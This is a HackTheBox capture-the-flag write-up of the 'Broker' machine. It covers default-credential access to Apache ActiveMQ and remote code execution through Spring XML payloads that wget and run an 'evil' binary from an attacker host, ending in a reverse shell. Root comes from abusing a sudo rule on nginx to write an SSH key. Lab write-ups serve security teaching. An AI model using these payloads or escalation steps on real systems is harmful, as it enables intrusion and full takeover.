HackTheBox Broker Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Nmap 7.95 scan initiated Mon Jun 16 12:35:14 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.11.243
Nmap scan report for 10.10.11.243
Host is up, received echo-reply ttl 63 (0.059s latency).
Scanned at 2025-06-16 12:35:14 GMT for 9s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jun 16 12:35:23 2025 -- 1 IP address (1 host up) scanned in 9.31 seconds
Port 80 Enumeration
The first visit will required to enter the credentials. We may notice that the basic realm is ActiveMQRealm, we can search for the default credentials.

By entering admin:admin, we successfully login into apache activeMQ.


It is ActiveMQ ver. 5.15.15, let’s search for related exploit.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(wzwr㉿kali)-[~/htb/broker]
└─$ searchsploit "activeMQ"
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                                                                            |  Path
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit)                                                                                                                                                         | java/remote/42283.rb
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution                                                                                                                                   | windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure                                                                                                                                              | multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting                                                                                                                                            | multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasploit)                                                                                                                                | windows/remote/48181.rb
---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Exploit
https://github.com/X1r0z/ActiveMQ-RCE
We modified the poc.xml to our desired payload (reverse shell). We separate to both part:
The first part is to download our evil elf.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!-- <value>open</value>
                <value>-a</value>
                <value>calculator</value> -->
                <value>bash</value>
                <value>-c</value>
                <value>wget 10.10.14.8/evil -O /tmp/evil</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
The second part is to chmod to executable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!-- <value>open</value>
                <value>-a</value>
                <value>calculator</value> -->
                <value>bash</value>
                <value>-c</value>
                <value>chmod 777 /tmp/evil</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
Last, we execute it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!-- <value>open</value>
                <value>-a</value>
                <value>calculator</value> -->
                <value>/tmp/evil</value>
                <value></value>
                <value></value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
1
2
3
4
5
6
7
┌──(wzwr㉿kali)-[~/htb/broker/ActiveMQ-RCE]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.243] 39000

whoami
activemq
Post-Exploitation
Quick Check
1
2
3
4
5
6
7
8
9
10
11
activemq@broker:/home/activemq$ id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
activemq@broker:/home/activemq$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/home/activemq$
Hmm?! we can run sudo without password with nginx, let’s check for GTFObin

Unfortunately, we found nothing, but this is definitely the approach to privilege-escalation, let’s read the manual page of nginx.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
activemq@broker:/home/activemq$ sudo nginx -h
nginx version: nginx/1.18.0 (Ubuntu)
Usage: nginx [-?hvVtTq] [-s signal] [-c filename] [-p prefix] [-g directives]

Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during configuration testing
  -s signal     : send signal to a master process: stop, quit, reopen, reload
  -p prefix     : set prefix path (default: /usr/share/nginx/)
  -c filename   : set configuration file (default: /etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration file
In this moment, we have the ability to change the configuration file of nginx, we means we can exploit it as mapping the root index into the web services, and read the flag. By desiring to obtain root shell, we can put ssh key into root directory and use it to ssh inside.
In order to achieve this, we first create a malicious configuration files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
activemq@broker:/home/activemq$ vim /tmp/pwn.conf
activemq@broker:/home/activemq$ cat /tmp/pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
        server {
                listen 8888;
                root /;
                autoindex on;
                dav_methods PUT;
        }
}
activemq@broker:/home/activemq$
Then we abuse sudo privilege to active this configuration.
1
activemq@broker:/home/activemq$ sudo nginx -c /tmp/pwn.conf
Then, we generate the ssh key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
activemq@broker:/home/activemq$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa):
Created directory '/home/activemq/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/activemq/.ssh/id_rsa
Your public key has been saved in /home/activemq/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:QwtS1pTcFA8bSETw+d2Cc3q1Ja5Ee8wopyWVshYTxIU activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|      +O=**+.    |
|     o .=oE=     |
|    . . + o .    |
|     . o o + o   |
|        S B B + .|
|         . @ O + |
|          * B *  |
|         . O o   |
|          . .    |
+----[SHA256]-----+
activemq@broker:/home/activemq$
Here’s the important step, we write the public key into the authorized_keys in the root ssh directory with:
1
activemq@broker:/home/activemq/.ssh$ curl -X PUT localhost:8888/root/.ssh/authorized_keys -d "$(cat ~/.ssh/id_rsa.pub)"
Lastly, we ssh and gain root shell by:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
activemq@broker:/home/activemq/.ssh$ ssh root@localhost -i ~/.ssh/id_rsa
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 16 04:36:32 AM UTC 2025

  System load:  0.00048828125     Processes:             163
  Usage of /:   70.6% of 4.63GB   Users logged in:       0
  Memory usage: 14%               IPv4 address for eth0: 10.10.11.243
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#